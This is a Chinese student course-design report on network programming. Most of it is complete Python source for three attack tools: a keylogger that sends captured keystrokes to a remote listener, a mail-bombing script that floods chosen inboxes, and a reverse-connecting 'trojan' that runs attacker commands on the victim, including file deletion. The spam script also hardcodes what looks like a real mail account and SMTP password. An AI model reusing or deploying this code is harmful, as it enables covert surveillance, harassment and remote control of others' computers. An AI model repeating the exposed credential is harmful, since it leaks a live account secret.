**封面及考核表已删除**

1. **实验目的和要求**

1．目的

（1）加深对计算机网络的基本概念和原理，掌握数据采集与分析的常用方法；

（2）提高学生网络应用与编程的能力。学生必须完成三个题目，提高其分析与解决问题的能力，为大型网络编程打下坚实基础；

（3）通过撰写课程设计报告，锻炼学生的逻辑组织和语言表达能力；

（4）培养学生理论运用于实践的综合应用和设计创新能力。

2．要求

（1）设计完成与网络相关题目的基本功能要求；

（2）调试运行之后，要求边演示边解释设计的思想、过程及采用的方法；

（3）按一定的规范要求，撰写课程设计报告；

（4）熟练掌握网络编程技术；

（5）掌握漏洞扫描、网络流量的分析方法；

（6）掌握各种软件开发工具的使用过程及方法。

1. **实验原理**

2.键盘记录。使用python编写代码，实现对用户键盘的监控。

3.发送垃圾邮件。电子邮件是因特网上使用得非常多的一种应用，它可以非常方便的使相隔很远的人进行通信。然而日常生活中我们也会收到很多垃圾邮件，我们可以通过python来编写代码，实现多批次垃圾邮件的发送。

4.简易木马。通过配置程序隐藏木马，并进行信息反馈，达到入侵网络的目的。

1. **实验内容及步骤**

2.键盘记录。

实验内容：对被监控系统的键盘操作可进行实时的监控，将监视结果发回远程主机进行查看。

A、 对被监控主机的键盘及鼠标操作进行监控和记录；

B、 可通过网络接口将监控的结果发回到远程主机；

C、 将收到的结果进行有效的实时显示。

实验步骤：

客户端：

# client.py

import socket

import pythoncom

import pyWinhook

import time

client = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

host = "127.0.0.1"

port = 999

client.connect((host, port))

def onKeyboardEvent(event):

# 监听键盘事件

client.send(("\nKey:" + event.Key).encode())

client.send(("Time:" + time.strftime("%Y %H:%M:%S", time.localtime())).encode())

client.send("\n------------".encode())

return True

def main():

# 创建一个“钩子”管理对象

hm = pyWinhook.HookManager()

# 监听所有键盘事件

hm.KeyDown = onKeyboardEvent

# 设置键盘“钩子”

hm.HookKeyboard()

# 进入循环，如不手动关闭，程序将一直处于监听状态

pythoncom.PumpMessages()

client.close()

if \_\_name\_\_ == "\_\_main\_\_":

main()

服务端：

import socket

socketserver = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

HOST = '127.0.0.1'

PORT = 999

socketserver.bind((HOST, PORT))

socketserver.listen(5)

print("等待客户端连接……")

clientsocket, addr = socketserver.accept()

print("已建立连接, 开始数据传输……")

while True:

recvmsg = clientsocket.recv(1024)

strData = recvmsg.decode("utf-8")

print(strData)

3.发送垃圾邮件。

实验内容：编写程序发送垃圾邮件到被攻击的邮箱。

A、 编写程序批量发送邮件到被攻击的邮箱，可设定被攻击的邮箱地址；

B、 可设定发送的邮件数量；

C、 可设置发送邮件的时间间隔。

实验步骤：

from smtplib import SMTP\_SSL

from email.mime.text import MIMEText

import time

def sendMail(message, Subject, sender\_show, recipient\_show, to\_addrs, cc\_show=''):

# 填写真实的发邮件服务用户名

user = '2354839133@qq.com'

password = 'cdrrbztqusvuebjh'

# 邮件内容

msg = MIMEText(message, 'plain', \_charset="utf\_8")

# 邮件主题描述

msg["Subject"] = Subject

# 发件人显示，不起实际作用

msg["from"] = sender\_show

# 收件人显示，不起实际作用

msg["to"] = recipient\_show

# 抄送人显示，不起实际作用

msg["Cc"] = cc\_show

with SMTP\_SSL(host="smtp.qq.com", port=465) as smtp:

# 登陆发邮件服务器

smtp.login(user=user, password=password)

# 实际发送，接收邮件配置

smtp.sendmail(from\_addr=user, to\_addrs=to\_addrs.split(','), msg=msg.as\_string())

if \_\_name\_\_ == '\_\_main\_\_':

message = input("输入邮件正文：") # 邮件正文

Subject = input("输入邮件主题：") # 邮件主题

# 发件人名字

sender\_show = input("输入发件人名字：")

# 接收人名字

recipient\_show = input("输入收件人名字：")

# 实际发给的接收人

email\_list = []

cs = int(input("输入发送次数："))

sleeptime = int(input("输入邮件发送时间间隔(秒)："))

b = 1

while b == 1:

a = input("输入收件人邮箱：")

email\_list.append(a)

b = int(input("继续请按1，退出请按0:"))

if b == 0:

continue

for i in email\_list:

to\_addrs = i

for a in range(1, cs + 1):

time.sleep(sleeptime)

sendMail(message, Subject, sender\_show, recipient\_show, to\_addrs)

print("批量发送完成")

4.简易木马：

实验内容：编写程序对远程主机进行操控。

A、 被攻击的主机反向连接攻击机；

B、 可在被攻击的主机上执行命令（以命令行的形式，如dir、ls、rm、del等）；

C、 将操作的结果显示到攻击机上。

客户端：

# 客户端，执行命令，获得结果

import shlex

import subprocess

from socket import socket

def run\_command(com: str): # 执行命令com

return subprocess.run(shlex.split(com.decode('utf-8')), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

# run方法执行cmd命令

# shlex可以将命令和参数分割开，变成一个列表

serv = socket()

serv.connect(('localhost', 9999))

while True:

command = serv.recv(1024) # 接收命令,得到字节数组

command.decode('utf-8') # 转换成字符串，传入com

if not command: # command不为空

print("请重新输入：")

continue

result = run\_command(command)

serv.send("【\*】命令执行成功【\*】\n".encode('gbk') + result.stdout) # 执行成功

服务端：

# 服务端,监听，发送命令，等待结果

from socket import socket

print("等待连接...")

serv = socket()

serv.bind(('localhost', 9999))

serv.listen(5)

tcp, \_ = serv.accept() # 放在循环外面可实现客户端执行命令并发挥结果后不自动退出

print('已连接！')

print("输入“exit”退出连接")

while True:

cmd = input('> ')

tcp.send(cmd.encode('utf-8')) # 下达命令

if cmd == "exit":

print("断开连接")

break

data = tcp.recv(1024) # 接收客户端的命令执行结果

print(data.decode('gbk')) # data是字节数组


serv.close()


print("已退出！")

1. **实验结果分析**

1.键盘记录。

键盘输入1，2，3，回车键，a，s，d：

****


****

2.发送垃圾邮件。

批量发送垃圾邮件：




收到的垃圾邮件：




3.简易木马


运行服务端与客户端：




输入dir命令：




可以看到文件夹中的原有文件中包含client.py文件，接下来使用del命令删除client.py文件：




可以看到client.py文件已经被删除：




将简易木马与发送垃圾邮件相结合，运行该程序：



运行后可收到垃圾邮件：



使用exit命令进行退出：



1. **实验总结及心得体会**

通过本次实验，我设计完成了与网络相关题目的基本功能要求，调试运行之后，我能够边演示边解释设计的思想、过程及采用的方法。除此以外，我还熟练掌握了相关的网络编程技术，掌握了漏洞扫描、网络流量的基本分析方法，能够掌握各种软件开发工具的使用过程及方法。

在日后的学习实践中，我会多加练习python，学会使用python进行更加复杂的编程，以实现更加复杂，功能更加多样的程序。